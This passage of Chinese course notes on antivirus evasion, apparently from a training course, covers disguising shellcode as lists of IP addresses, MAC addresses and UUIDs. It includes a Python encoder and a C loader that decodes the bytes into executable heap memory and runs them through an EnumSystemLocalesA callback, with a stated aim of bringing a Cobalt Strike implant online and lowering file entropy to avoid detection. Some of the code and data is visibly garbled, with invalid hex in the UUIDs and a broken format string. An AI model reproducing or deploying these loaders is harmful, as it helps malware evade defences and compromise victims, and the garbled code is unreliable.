
```

将cpp编译成exe

```

432     "97.58.117.235",
433     "116.12.242.126",
434     "148.200.163.79",
435     "37.0.65.190",
436     "240.181.162.86",
437     "255.213.72.49",
438     "201.186.0.0",
439     "64.0.65.184",
440     "0.16.0.0",
441     "65.185.64.0",
442     "0.0.65.186",
443     "88.164.83.229",
444     "255.213.72.147",
445     "83.83.72.157",
446     "231.72.137.241",
447     "72.137.218.65",
448     "184.0.32.0",
449     "0.73.137.249",
450     "65.186.18.150",
451     "137.226.255.213",
452     "72.131.196.32",
453     "133.192.116.182",
454     "102.139.7.72",
455     "1.195.133.192",
456     "117.215.88.88",
457     "88.72.5.0",
458     "0.0.0.80",
459     "195.232.159.253",
460     "255.255.49.57",

```



同理，也可以对该代码进行异或处理，代码如下所示。



3.3 C/C++内存加载-MAC方式-ShellCode转换

MAC地址也叫物理地址、硬件地址，由网络设备制造商生产时烧录在网卡的EPROM一种闪存芯片，通常可以通过程序擦写。IP地址与MAC地址在计算机里都是以二进制表示的，IP地址是32位的，而MAC地址则是48位（6个字节）的。

```
1  from macaddress import MAC
2  import sys
3
4  if len(sys.argv) < 2:
5      print("Usage: %s <shellcode_file>" % sys.argv[0])
6      sys.exit(1)
7  with open(sys.argv[1], "rb") as f:
8      chunk = f.read(6)
9      print("{}const char* MAC[] = {}".format(' '*4))
10     print("{}")
11     while chunk:
12         if len(chunk) < 6:
13             padding = 6 - len(chunk)
14             chunk = chunk + (b"\x90" * padding)
15             print("{}{}\{}".format(' '*8,MAC(chunk)))
16             break
17
18     print("{}\{}\{}".format(' '*8,MAC(chunk)))
19     chunk = f.read(6)
```

```
20     print(" };" )
```



```
1  #include <windows.h>
2  #include <stdio.h>
3  #include <Ip2string.h>
4  #pragma comment(lib, "Ntdll.lib")
5  #ifndef NT_SUCCESS
6  #define NT_SUCCESS(Status) (((NTSTATUS)(Status)) >= 0)
7  #endif
8  #define _CRT_SECURE_NO_WARNINGS
9  #pragma warning(disable:4996)
10
11 int Error(const char* msg) {
12     printf("%s (%u)", msg, GetLastError());
13     return 1;
14 }
15 int main() {
16     const char* MAC[] =
17     {
18         ***
19     };
20     int rowLen = sizeof(MAC) / sizeof(MAC[0]);
21     PCSTR Terminator = NULL;
22     DL_EUI48* LpBaseAddress2 = NULL;
23     NTSTATUS STATUS;
24     HANDLE hHeap = HeapCreate(HEAP_CREATE_ENABLE_EXECUTE, 0, 0);
25     void* hmem = HeapAlloc(hHeap, 0, 0x1000);
26     DWORD_PTR ptr = (DWORD_PTR)hmem;
27     for (int i = 0; i < rowLen; i++) {
28         STATUS = RtlEthernetStringToAddressA((PCSTR)MAC[i], &Terminator,
29         (DL_EUI48*)ptr);
30         if (!NT_SUCCESS(STATUS)) {
31             printf("[!] RtlEthernetStringToAddressA failed in %s result %x(%u)",
32             MAC[i], STATUS, GetLastError());
33             return FALSE;
34         }
35         ptr += 6;
36     }
37     printf("[+] HexDump: \n");
38     for (int i = 0; i < 6 * rowLen; i++) {
39         printf("%02X ", ((unsigned char*)hmem)[i]);
40     }
41     EnumSystemLocalesA((LOCALE_ENUMPROCA)hmem, 0);
42     CloseHandle(hmem);
43     return 0;
44 }
```



可以结合前几期的课程对以上代码进行shellcode分离上线CS。

3.4 C2远控-ShellCode转换结合动态API调用

以UUID为例：



UuidFromStringA 函数会将字符串转换成 UUID。

語法

```
C++
RPC_STATUS UuidFromStringA(
    RPC_CSTR StringUuid,
    UUID *Uuid
);
```

修改为对应的类型和字段

參數

StringUuid

UUID 字符串表示的指標。

Uuid

以二進位格式轉回 UUID 的指標。



傳回值

值	意義
RPC_S_OK	成功。

Uuid test


```
1 #include <Windows.h>
2 #include <Rpc.h>
3 #include <iostream>
4 #pragma comment(lib, "Rpcrt4.lib")
5 using namespace std;
6
7
8 typedef RPC_STATUS(WINAPI* UFSA)(
9     RPC_CSTR StringUuid,
10     UUID *Uuid
11 );
12 UFSA ufsa = (UFSA)GetProcAddress(
13     GetModuleHandleA("rpcrt4.dll"),
14     "UuidFromStringA"
15 );
16
17
18
19 const char* uuids[] =
20 {
21     "e48348fc-e8f0-00c8-0000-415141505251",
22     "d2314856-4865-528b-6048-8b5218488b52",
23     "728b4820-4850-b70f-4a4a-4d31c94831c0",
24     "7c613cac-2c02-4120-clc9-0d4101c1e2ed",
25     "48514152-528b-8b20-423c-4801d0668178",
26     "75020b18-8b72-8880-0000-004885c07467",
27     "50d00148-488b-4418-8b40-204901d0e356",
28     "41c9ff48-348h-4888-01d6-4d31c9d831c0"
29 };
```

修改后的数据



3.5 熵和恶意软件

- 1 恶意软件会采取许多策略和技巧来从 AV 引擎的扫描中隐藏恶意软件。像shellcode加密，函数调用混淆之类的东西，像这种技术本质上是在加密和压缩数据，因此提高了数据的不可预测性/无序性，也就是提高了熵。所以我们可以根据熵值捕获文件，熵越大，数据就越有可能被混淆或加密，文件也就越有可能是恶意的，熵是一种简单有效的检测技术，但并不能完全识别所有恶意代码。因此，杀毒软件通常使用熵作为其他技术的补充，以更好地识别潜在的威胁。
- 2 1、识别项目：
- 3 <https://github.com/langsasec/File-Entropy-Calculator>
- 4 2、如何降低熵值：
- 5 简单演示下，后续课程细节讲到更多方法



```
File-Entropy-Calculator-main
正在讲话: 小迪安全

Desktop
名称 修改日期 类型 大小
fec.exe 2023-07-20 16:56 应用程序 6,658 KB
File-Entropy-Calculator.py 2023-07-20 16:56 Python 源文件 2 KB

选择 C:\Windows\System32\cmd.exe
Microsoft Windows [版本 10.0.22000.2538]
(c) Microsoft Corporation。保留所有权利。

E:\AV-Bypass\159\File-Entropy-Calculator-main>fec.exe
usage: fec.exe [-h] -r FILE
fec.exe: error: the following arguments are required: -r/--file

E:\AV-Bypass\159\File-Entropy-Calculator-main>fec.exe -r "ux 备份.exe"
文件熵: 5.127446869433005

E:\AV-Bypass\159\File-Entropy-Calculator-main>fec.exe -r "ux.exe"
文件熵: 5.107978773228164

E:\AV-Bypass\159\File-Entropy-Calculator-main>fec.exe -r "u1.exe"
文件熵: 5.130307434747006

E:\AV-Bypass\159\File-Entropy-Calculator-main>
```

使用工具分析exe的熵值

self-educated

21:46 2024-03-19

